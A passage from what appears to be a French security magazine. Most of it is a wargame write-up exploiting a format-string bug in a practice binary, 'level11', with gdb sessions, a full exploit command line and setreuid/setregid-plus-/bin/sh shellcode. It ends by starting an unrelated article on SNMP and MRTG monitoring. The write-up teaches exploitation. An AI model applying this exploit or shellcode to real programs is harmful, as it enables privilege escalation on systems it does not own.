Détail du traitement de la chaîne formatée :

Apres avoir traité :

```
$'\x80\xf2\xff\xbf\x81\xf2\xff\xbf\x82\xf2\xff\xbf\x83
\xf2\xff\xbf'"%s%16d
%16d%16d%16d%16d%16d%16d%16d%16d%16d"
```

184 caractères ont été affiches et les prochains arguments Arg12, Arg13, Arg14 et Arg15 pointent aux adresses 0xbffff280, 0xbffff281, 0xbffff282, 0xbffff283.

Puis `perl -e "print 'a'x176"` affiche 176 caractères, ce qui fait un total de 176+184 = 360 = 0x168, donc le %n suivant écrit 0x168 a l'adresse 0xbffff280

0xbffff280: 0x00000168

Puis `perl -e "print 'a'x156"` affiche 156 caractères, ce qui fait un total de 156+360 = 510 = 0x1FE, donc le %n suivant écrit 0x1FE a l'adresse 0xbffff281

0xbffff280: 0x0001fe68

Puis on affiche 1 caractère, ce qui fait un total de 1+510 = 511 = 0x1FF, donc le %n suivant écrit 0x1FF a l'adresse 0xbffff282

```
0xbffff280:     0x01fffe68
```

Puis `perl -e "print 'a'x192"` affiche 192 caractères, ce qui fait un total de 192+511 = 703 = 0x2BF, donc le %n suivant écrit 0x2BF a l'adresse 0xbffff283

```
0xbffff280:     0xbffffe68
```

Il y a donc maintenant 0xbffffe68 à l'adresse 0xbffff280 et lorsque le snprintf se termine, le programme saute à l'adresse 0xbffffe68, c'est a dire la où se trouve notre shellcode.

L'exploitation de level11

Pour exploiter une vulnérabilité de chaînes formatées, et plus particulièrement pour exploiter le programme level11, il y a plusieurs paramètres à déterminer :

1. Le nombre d'arguments de la chaîne formatée de la fonction du genre printf
2. La taille des données D entre les arguments et la chaîne formatée
3. Une approximation du nombre total N des caractères affiches nécessaire pour l'exploitation afin de faire des tests pour déterminer les deux paramètres suivants.
4. L'endroit dans la pile ou est stockée l'adresse de retour de la fonction du genre printf (en vue de la modifier)
5. L'adresse a laquelle on désire que le programme se rende (cad l'adresse des instructions que l'on veut exécuter)

Bien sûr, il faut aussi savoir quel shellcode on va utiliser. La description du shellcode de level11 est donnée à la fin.

DÉTERMINATION DE 1 ET 2

Essayons de déterminer combien d'arguments possède la chaîne formatée du programme level11 :

```
bash-2.05$ ./level11 %s
hehe
bash-2.05$ ./level11 %s%s
Segmentation fault
```

Il semble donc que la chaîne formatée de level11 ait au plus un argument

Essayons de debugger level11 pour analyser où et pourquoi le programme plante :

```
bash-2.05$ gdb level11
GNU gdb 5.1.1
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General
Public License, and you are
welcome to change it and/or distribute copies of
it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type
"show warranty" for details.
This GDB was configured as "i386-mandrake-
linux"...
(no debugging symbols found)...
(gdb) run
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaa%s%s
Starting program: /nextlevel/level11
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaa%s%s
warning: shared library handler failed to enable
breakpoint

Program received signal SIGSEGV, Segmentation
fault.
0x08058212 in ?? ()
gdb) x/10000x 0xbffff000
```

Affichons les registres du système :

AFFICHONS LA PILE À L'ENDROIT OÙ SE TROUVE LA CHAÎNE FORMATÉE:

```
0xbffffc90: 0xbffffcb0  0xbffffcb0  0xbffffd38  0x08048226
0xbffffca0: 0xbffffcb0  0x00000080  0xbffffe90  0x080a7d88
0xbffffcb0: 0x61616161  0x61616161  0x61616161  0x61616161
0xbffffcc0: 0x61616161  0x61616161  0x61616161  0x61616161
0xbffffcd0: 0x61616161  0x61616161  0x61616161  0x61616161
0xbffffce0: 0x61616161  0x61616161  0x00000461  0x00000000
```

```
(gdb) info reg
eax            0x61616161       1633771873
ecx            0xbffffb48       -1073743032
edx            0x0      0
ebx            0x0      0
esp            0xbffff500       0xbffff500
ebp            0xbffffb68       0xbffffb68
esi            0x61616161       1633771873
edi            0xbffffecc       -1073742132
eip            0x8058212        0x8058212
eflags         0x10246  66118
cs             0x23     35
ss             0x2b     43
```

Il semble que le deuxième %s ait provoque une lecture a l'adresse 0x61616161, ce qui a provoqué une 'segmentation fault'. Cela signifie que Arg2 est positionne au début de la chaîne formatée.

En d'autres termes, il y a deux possibilités :

- La chaîne formatée a un argument Arg1 et la taille des données D est nulle
- La chaîne formatée n'a pas d'argument et la taille des données D est 4

Dans les deux cas, c'est une très bonne nouvelle car on n'aura besoin que d'un '%16d' pour atteindre le début de la chaîne formatée.

DÉTEMINATION DE 3, 4 ET 5

Il ne nous reste plus qu'à déterminer l'endroit où se trouve l'adresse de retour de la fonction genre printf et l'adresse de notre shellcode.

Déterminons tout d'abord quelle est l'adresse de retour que nous allons modifier.

Pour cela, examinons la pile lorsque le programme plante

```
bash-2.05$ gdb level11
GNU gdb 5.1.1
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General
Public License, and you are
welcome to change it and/or distribute copies of
it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type
"show warranty" for details.
This GDB was configured as "i386-mandrake-
linux"...
(no debugging symbols found)...
(gdb) run
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%s%s
Starting program: /nextlevel/level11
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%s%s
warning: shared library handler failed to enable
breakpoint

Program received signal SIGSEGV, Segmentation
fault.
0x08058212 in ?? ()
(gdb)
```

Les adresses possibles sont en rouge. (mais il peut y

```
0xbffffc80: 0xbffffdb4  0x00000002  0xbffffca8  0x0804874a
0xbffffc90: 0xbffffcc0  0x00000080  0xbffffea4  0xbffffcbc
0xbffffca0: 0xbffffcc0  0xbffffcc0  0xbffffd48  0x08048226
0xbffffcb0: 0xbffffcc0  0x00000080  0xbffffea4  0x080a7d88
0xbffffcc0: 0x61616161  0x61616161  0x61616161  0x61616161
0xbffffcd0: 0x61616161  0x61616161  0x61616161  0x61616161
0xbffffce0: 0x61616161  0x00000461  0x00000000  0x00000000
0xbffffcf0: 0x00000000  0x00000000  0x00000000  0x00000000
0xbffffd00: 0x00000000  0x00000000  0x00000000  0x00000000
0xbffffd10: 0x00000000  0x00000000  0x00000000  0x00000000
0xbffffd20: 0x00000000  0x00000000  0x00000000  0x08092260
0xbffffd30: 0xbffffdb4  0x00000002  0xbffffd48  0x0804810e
0xbffffd40: 0x00000000  0x08092260  0xbffffd88  0x08048329
0xbffffd50: 0x00000002  0xbffffdb4  0xbffffdc0  0x080a7d88
```

en avoir d'autres plus loin dans la pile)

On les teste toutes et on constate rapidement que 0x08048329 est la bonne.

```
(gdb) run
$'\x3c\xfd\xff\xbf'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aa%s%n
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /nextlevel/level11
```

```
$'\x3c\xfd\xff\xbf'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aa%s%n
warning: shared library handler failed to enable
breakpoint
hehe

Program exited normally.

(gdb) run
$'\x4c\xfd\xff\xbf'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aa%s%n
Starting program: /nextlevel/level11
$'\x4c\xfd\xff\xbf'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aa%s%n
warning: shared library handler failed to enable
breakpoint
hehe

Program received signal SIGSEGV, Segmentation fault.
0x00000026 in ?? ()
(gdb)
```

Rapide explication : Lors de l'exécution de
`run`
`$'\x3c\xfd\xff\xbf'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa`
`aa%s%n`
`le nombre de caractère affiches par`
`'\x3c\xfd\xff\xbf'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%s`
sera écrit à l'adresse spécifiée par Arg2, c'est-à-dire l'adresse spécifiée au début de la chaîne formatée. Cette adresse est 0xbffffd3c dans le cas présent, c'est l'adresse de `0x0804810e` (adresse de retour que l'on veut tester).

Donc, on saura quelle est la bonne adresse lorsque l'exécution du programme est deviée vers une adresse correspondant au nombre de caractères affichés, ce qui provoquera une 'segmentation fault'.

L'adresse de retour que l'on va modifier est donc 0x8048329

Déterminons maintenant une approximation de N, le nombre total de caractères affichés nécessaire pour l'exploitation. J'avais choisi 1200 (je reconnais maintenant que c'est beaucoup, mais mieux vaut assurer ;-))

Testons donc avec 1200 caractères (on place le shellcode à la fin de la chaîne formatée afin de déterminer à quelle adresse il sera placé, l'explication du shellcode est donnée à la fin)

```
bash-2.05$ gdb level11
GNU gdb 5.1.1
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General
Public License, and you are
welcome to change it and/or distribute copies of it
under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type
"show warranty" for details.
This GDB was configured as "i386-mandrake-linux"...
(no debugging symbols found)...
<x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xf
f'/bin/sh
Starting program: /nextlevel/level11 %16d`perl -e "print
'a'x1105"`%n%n%n%n$'\x31\xc0\xb9\xff\xff\xff\xff\x3
1\xdb\x66\xbb\xfe\xff\xb0\x46\xcd\x80\x31\xc0\xb9\x
ff\xff\xff\xff\x31\xdb\x66\xbb\xfe\xff\xb0\x47\xcd\
x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89
\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xc
d\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\x
ff'/bin/sh
warning: shared library handler failed to enable
breakpoint

Program received signal SIGSEGV, Segmentation
fault.
0x08058354 in ?? ()
(gdb) x/10000x 0xbffff000
```

L'adresse de retour que l'on veut modifier est en

```
0xbffff820: 0xbffff840  0xbffff840  0xbffff8c8  0x08048226
0xbffff830: 0xbffff840  0x00000080  0xbffffa21  0x080a7d88
0xbffff840: 0x20202020  0x31202020  0x30393433  0x34323235
0xbffff850: 0x61616161  0x61616161  0x61616161  0x61616161
0xbffff860: 0x61616161  0x61616161  0x61616161  0x61616161
0xbffff870: 0x61616161  0x61616161  0x61616161  0x61616161
0xbffff880: 0x61616161  0x61616161  0x61616161  0x61616161
0xbffff890: 0x61616161  0x61616161  0x61616161  0x61616161
0xbffff8a0: 0x61616161  0x61616161  0x61616161  0x61616161
0xbffff8b0: 0x61616161  0x61616161  0x61616161  0x00616161
0xbffff8c0: 0x00000000  0x08092260  0xbffff908  0x08048329
0xbffff8d0: 0x00000002  0xbffff934  0xbffff940  0x080a7d88
0xbffff8e0: 0x00000000  0x00000000  0x00000000  0x00000000
0xbffff8f0: 0x08092260  0x080480b4  0x080481e0  0x00000000
0xbffff900: 0x00000002  0x00000000  0x00000000  0x08048101
0xbffff910: 0x080481e0  0x00000002  0xbffff934  0x080480b4

0xbffffe60: 0x61616161  0x61616161  0x61616161  0x61616161
0xbffffe70: 0x61616161  0x6e256161  0x6e256e25  0xc0316e25
0xbffffe80: 0xffffffb9  0x66db31ff  0xb0fffebb  0x3180cd46
0xbffffe90: 0xffffb9c0  0xdb31ffff  0xfffebb66  0x80cd47b0
0xbffffea0: 0x895e1feb  0xc0310876  0x89074688  0x0bb00c46
0xbffffeb0: 0x4e8df389  0x0c568d08  0xdb3180cd  0xcd40d889
0xbffffec0: 0xffdce880  0x622fffff  0x732f6e69  0x57500068
```

rouge, elle est située à l'adresse 0xbffff8cc
Le shellcode est en bleu et est situé à l'adresse 0xbffffe7e

On essaie donc avec ces paramètres :

```
./level11
$'\xcc\xf8\xff\xbf\xcd\xf8\xff\xbf\xce\xf8\xff\xbf
\xcf\xf8\xff\xbf'%16daaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaa%nbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb%nc%n
ddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddd%neeeeee
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
```

```
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
eeeeeeeeeeeeeeeeee$'\x31\xc0\xb9\xff\xff\xff\xff\x
31\xdb\x66\xbb\xfe\xff\xb0\x46\xcd\x80\x31\xc0\xb9
\xff\xff\xff\xff\x31\xdb\x66\xbb\xfe\xff\xb0\x47\x
cd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07
\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x
0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff
\xff\xff'/bin/sh
hehe
```

Comme souvent la première fois, ça ne marche pas ! Et apparemment, ça ne plante même pas, donc ça veut probablement dire que l'exécution du programme n'a pas été déviée. Ce qui signifie que l'adresse de retour 0x8048329 n'a pas été modifiée, donc que son emplacement dans la pile n'est pas 0xbffff8cc.

Nos tests pour déterminer cette adresse avaient été faits sous gdb. Or le contenu de la pile lors d'une exécution sous gdb peut être différent de celui lors d'une exécution normale.

En général, la différence n'est pas énorme, essayons donc avec 0xbffff8bc et 0xbffff8dc

0xbffff8bc ne marche pas mais 0xbffff8dc nous donne :

```
<xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff'/bin/
sh
hehe
sh-2.05$ id
uid=65534(tropdur) gid=65534(tropdur)
groups=668(nextlevel)
sh-2.05$
```

Et voilà !! il ne reste plus qu'à aller dans le répertoire tropdur pour lire le fichier qui nous donne le mot clé.

La ligne magique :

```
./level11
$'\xdc\xf8\xff\xbf\xdd\xf8\xff\xbf\xde\xf8\xff\xbf
\xdf\xf8\xff\xbf'%16daaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaa%nbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb%nc%n
dddddddddddddddddddddddddddddddddddddddddddddddddd
dddddddddddddddddddddddddddddddddddddddddddddddddd
dddddddddddddddddddddddddddddddddddddddddddddddddd
dddddddddddddddddddddddddddddddddddddddddd%neeeeee
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
eeeeeeeeeeeeeeeeee$'\x31\xc0\xb9\xff\xff\xff\xff\x
31\xdb\x66\xbb\xfe\xff\xb0\x46\xcd\x80\x31\xc0\xb9
\xff\xff\xff\xff\x31\xdb\x66\xbb\xfe\xff\xb0\x47\x
cd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07
\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x
0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff
\xff\xff'/bin/sh
```

Le shellcode

Pour exploiter level11, nous avons besoin d'exécuter setreuid et setregid pour obtenir les droit de l'utilisateur 'tropdur'. Il va donc falloir les ajouter au début du shellcode, avant l'exécution du shell.

Créons un petit programme pour analyser setreuid

```
int main (void) {
   setreuid (65534, -1) ;
}
```

Grâce a gdb, désassemblons setreuid

Une analyse rapide nous montre que pour appeler

```
Dump of assembler code for function setreuid:
0x400ad800 <setreuid>:      push   %ebp
0x400ad801 <setreuid+1>:    mov    %esp,%ebp
0x400ad803 <setreuid+3>:    sub    $0xc,%esp
0x400ad806 <setreuid+6>:    push   %edi
0x400ad807 <setreuid+7>:    push   %esi
0x400ad808 <setreuid+8>:    push   %ebx
0x400ad809 <setreuid+9>:    call   0x400ad80e <setreuid+14>
0x400ad80e <setreuid+14>:   pop    %ebx
0x400ad80f <setreuid+15>:   add    $0x4162a,%ebx
0x400ad815 <setreuid+21>:   mov    0x8(%ebp),%edi
0x400ad818 <setreuid+24>:   mov    0xc(%ebp),%ecx
0x400ad81b <setreuid+27>:   cmp    $0xffffffff,%edi
0x400ad81e <setreuid+30>:   je     0x400ad827 <setreuid+39>
0x400ad820 <setreuid+32>:   movzwl %di,%eax
0x400ad823 <setreuid+35>:   cmp    %eax,%edi
0x400ad825 <setreuid+37>:   jne    0x400ad833 <setreuid+51>
0x400ad827 <setreuid+39>:   cmp    $0xffffffff,%ecx
0x400ad82a <setreuid+42>:   je     0x400ad845 <setreuid+69>
0x400ad82c <setreuid+44>:   movzwl %cx,%eax
0x400ad82f <setreuid+47>:   cmp    %eax,%ecx
0x400ad831 <setreuid+49>:   je     0x400ad845 <setreuid+69>
0x400ad833 <setreuid+51>:   call   0x4002f33c <_dl_pagesize+11374
0x400ad838 <setreuid+56>:   movl   $0x16,(%eax)
0x400ad83e <setreuid+62>:   mov    $0xffffffff,%eax
0x400ad843 <setreuid+67>:   jmp    0x400ad86a <setreuid+106>
0x400ad845 <setreuid+69>:   push   %ebx
0x400ad846 <setreuid+70>:   mov    %edi,%ebx
0x400ad848 <setreuid+72>:   mov    $0x46,%eax
0x400ad84d <setreuid+77>:   int    $0x80
0x400ad84f <setreuid+79>:   pop    %ebx
0x400ad850 <setreuid+80>:   mov    %eax,%esi
0x400ad852 <setreuid+82>:   cmp    $0xfffff000,%esi
0x400ad858 <setreuid+88>:   jbe    0x400ad868 <setreuid+104>
0x400ad85a <setreuid+90>:   call   0x4002f33c <_dl_pagesize+11374
0x400ad85f <setreuid+95>:   neg    %esi
0x400ad861 <setreuid+97>:   mov    %esi,(%eax)
0x400ad863 <setreuid+99>:   mov    $0xffffffff,%esi
0x400ad868 <setreuid+104>:  mov    %esi,%eax
0x400ad86a <setreuid+106>:  pop    %ebx
0x400ad86b <setreuid+107>:  pop    %esi
0x400ad86c <setreuid+108>:  pop    %edi
0x400ad86d <setreuid+109>:  leave
0x400ad86e <setreuid+110>:  ret
0x400ad86f <setreuid+111>:  nop
```

le 'system call' setreuid, il faut placer le premier argument dans ebx, le deuxième argument dans ecx, puis il faut placer 46 dans eax et enfin exécuter l'instruction 'int $0x80'

Notre code pour appeler setreuid sera donc :

```
xor   %eax,%eax
mov   $0xffffffff,%ecx  ;0xffffffff = -1 c'est le
2eme argument
xor   %ebx,%ebx
movw  $0xfffe,%bx       ;0xfffe = 65534  c'est le
1er argument
mov   $0x46,%al
int   $0x80
```

Utilisons le programme suivant et objdump pour déterminer le code assembleur de ces instructions

```
int main (void) {
  setreuid(65534, -1);
  __asm__("mov $0xffffffff,%ecx");
  __asm__("xor %ebx,%ebx");
  __asm__("movw $0xfffe,%bx");

}
```

'objdump –d testouil' donne

```
080483d4 <main>:
 80483d4: 55                push  %ebp
 80483d5: 89 e5             mov   %esp,%ebp
 80483d7: 83 ec 08          sub   $0x8,%esp
 80483da: 83 c4 f8          add   $0xfffffff8,%esp
 80483dd: 6a ff             push  $0xffffffff
 80483df: 68 fe ff 00 00    push  $0xfffe
 80483e4: e8 27 ff ff ff    call  8048310
<_init+0x74>
 80483e9: 83 c4 10          add   $0x10,%esp
 80483ec: b9 ff ff ff ff    mov   $0xffffffff,%ecx
 80483f1: 31 db             xor   %ebx,%ebx
 80483f3: 66 bb fe ff       mov   $0xfffe,%bx
 80483f7: c9                leave
 80483f8: c3                ret
 80483f9: 90                nop
```

Le code pour appeler setreuid est donc

```
\x31\xc0                 xor   %eax,%eax
\xb9\xff\xff\xff\xff     mov   $0xffffffff,%ecx
;0xffffffff = -1
\x31\xdb                 xor   %ebx,%ebx
\x66\xbb\xfe\xff         movw  $0xfffe,%bx
;0xfffe = 65534
\xb0\x46                 mov   $0x46,%al
\xcd\x80                 int   $0x80
```

Par la même méthode, on obtient aussi le code pour appeler setregid

```
\x31\xc0                 xor   %eax,%eax
\xb9\xff\xff\xff\xff     mov   $0xffffffff,%ecx
;0xffffffff = -1
\x31\xdb                 xor   %ebx,%ebx
\x66\xbb\xfe\xff         movw  $0xfffe,%bx
;0xfffe = 65534
\xb0\x47                 mov   $0x47,%al
\xcd\x80                 int   $0x80
```

Le shellcode devient alors

```
\x31\xc0\xb9\xff\xff\xff\xff\x31\xdb\x66\xbb\xfe\x
ff\xb0\x46\xcd\x80\x31\xc0\xb9\xff\xff\xff\xff\x31
\xdb\x66\xbb\xfe\xff\xb0\x47\xcd\x80\xeb\x1f\x5e\x
89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b
\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x
89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff'/bin/sh
```

En rouge : le code pour setreuid
En bleu : le code pour setregid
En noir : le shellcode normal qui exécute le shell.

SNMP

MANAGEMENT ET MONITORING RÉSEAU

Le but de cet article est de faire un tour d'horizon des solutions software et hardware existantes pour pallier aux manques d'informations réseau. Nous vous donnerons des exemples de mise en place de systèmes de monitoring à l'aide d'outils et de logiciels libres. Vous verrez que ceux-ci n'ont rien à envier aux outils professionnels vendus à des prix réservés aux entreprises et qui ne fonctionnent qu'avec le matériel du constructeur qui le fournit (par exemple : IBM ou Cisco ;-).

NIVEAU WILD


Mais avant de commencer, qu'est-ce qu'un agent SNMP ? On appelle Agent SNMP des implémentations software (snmpd, snmptrapd) et hardware (switch manageable, routeurs, etc.) d'un protocole défini sous le nom de Simple Network Management Protocol (SNMP). Anecdote amusante, c'est un des protocoles les plus complexes qui soit, puisqu'il existe pour lui seul plus de RFC (Request For Comments) que pour tous les autres.

Renseignements utiles sur le SNMP

La version la plus récente est : SNMP v3 (http://www.ietf.org/rfc/rfc2570.txt). Ce protocole permet le maintient d'une base de données sur l'état des différentes parties d'un système informatique. J'entends par système informatique des Box tournant sous n'importe quel *nix ou Win32, mais également du matériel qui comprend le SNMP (par exemple : des routeurs, des switchs, des hubs, etc.). Son avantage majeur est sa facilité de mise en place : pour les *NIX (Linux & *BSD) et Win32, il est facile de se procurer les sources de snmpd, ou bien même des packages binaires pour les distributions Linux (Debian, Red-Hat, etc.), et bien sûr, les bon vieux ports des BSD. Côté sécurité, il est plutôt simple de sécuriser l'accès au service en choisissant des noms de community différents de ceux par défauts (à savoir : public pour l'accès en lecture seul, et private pour l'accès en lecture/écriture).

C'est l'un des points fort d'un serveur snmp, car il permet, via des outils tels que Tkined (http://freshmeat.net/projects/scotty/?topic_id=862), d'obtenir un système de management réseau très étendu. Par exemple :

1. Contrôle temps réel de l'état de n'importe quel service TCP ouvert (sur n'importe quel serveur pourvu de snmpd),
2. Découverte d'un réseau entier (avec résolution de noms),
3. Alertes lors de dépassement de seuils critiques : principalement, on configure le monitoring de l'espace disque disponible, et un seuil à ne pas dépasser; si c'est le cas SNMP envoie des messages d'erreurs dans le noeud du MIB correspondant à la partie du système qui provoque l'erreur,
4. Systèmes de gestion de certaines partie d'un serveur via des scripts que snmpd exécutera lors du dépassement d'un seuil prédéfinis dans le fichier de configuration : par exemple on peut imaginer un script qui prévienne (via e-mail) l'administrateur du serveur sur lequel des erreurs sont survenus, comme un disque trop plein, des backups à faire, une carte réseau à changer, etc.



Il est donc évident que le SNMP est un protocole fondamental dans le management réseau puisqu'il permet de modifier un grand nombre de choses à distances sur la machine le faisant tourner : changer la

table de routage d'un switch, configuration des ports d'un routeur, etc. Mais nous allons découvrir qu'il montre toute sa puissance comme outil de monitoring lorsqu'il est couplé à des softs tels que MRTG.

Multi Router Trafic Grapher (MRTG)

Présentation

Multi Router Trafic Grapher est une suite de scripts perl qui génèrent des pages HTML avec des graphiques sur l'état de deux variables : Input/Output. En clair, pour pouvoir faire grapher quelque chose à notre bon vieux MRTG (http://www.mrtg.org), il suffit de le configurer pour qu'il reçoive deux valeurs numériques qui peuvent représenter des flux de données (bit/s, Kbit/s, Mbit/s) ou des quantités de n'importe quoi (des choux fleurs, si ça vous amuse, pour voir l'état d'un stock par exemple...:-). Il faut noter également que MRTG a deux modes de fonctionnement RRD (Round Robin Database) :

1. Mode normal (sans RRD) : dans ce cas précis, il ne fait que générer des pages HTML à intervalles réguliers (ainsi que les graphiques qui vont avec). Dans ce mode de fonctionnement, il faut savoir que le fait de produire ces pages toutes les 5 minutes (par exemple) utilise beaucoup de temps processeur, ce qui peut vite devenir problématique sur un serveur de production.

2. Mode RRD : dans ce cas, MRTG va simplement remplir une base de données au format RRD avec les valeurs retournées par les requêtes SNMP et/ou les scripts utilisés par MRTG. Une fois les fichiers .rrd créés et remplis, il suffit d'utiliser une frontend à RRD pour obtenir des graphiques : 14all.cgi, mrtg-rrd.cgi, etc. sont des exemples de scripts cgi (souvent écrits en perl) qui génèrent les pages et les images à la volée (on the fly pour les puristes ;-). En clair, dès que quelqu'un accède à un de ces scripts via apache, ce dernier s'occupe de lire les fichiers .rrd dont il va avoir besoin et fera tout le travail de création d'images et de code HTML, c'est en cela que ce mode de fonctionnement est préférable au premier, puisqu'il n'utilise des ressources systèmes (CPU, mémoire) que si l'on s'en sert.

Il est à noter que RRDTool est un outil génial car il permet d'interfacer à peu près tout ce que l'on a envie : IPTraf, Ntop, Serveur FTP, Serveur IRC, Serveur SSH, etc. Pour plus d'infos sur ce logiciel : http://people.ee.ethz.ch/~oetiker/webtools/rrdtool

Mise en place

Bon, assez de théories, passons aux choses sérieuses : la configuration de MRTG. Pour des raisons de longueurs, je ne présenterai ici qu'une mise en place normal.

Dans notre exemple, on considère :

1. qu'un agent snmp tourne en daemon sur chaque serveurs,
2. Apache est sur le serveur toto et est configuré avec : DocumentRoot = /var/www,
3. MRTG est lancé en tant que daemon sur toto (cf. fichier de conf),
4. titi est un FreeBSD avec 3 interfaces réseaux configurées (dont ppp0).

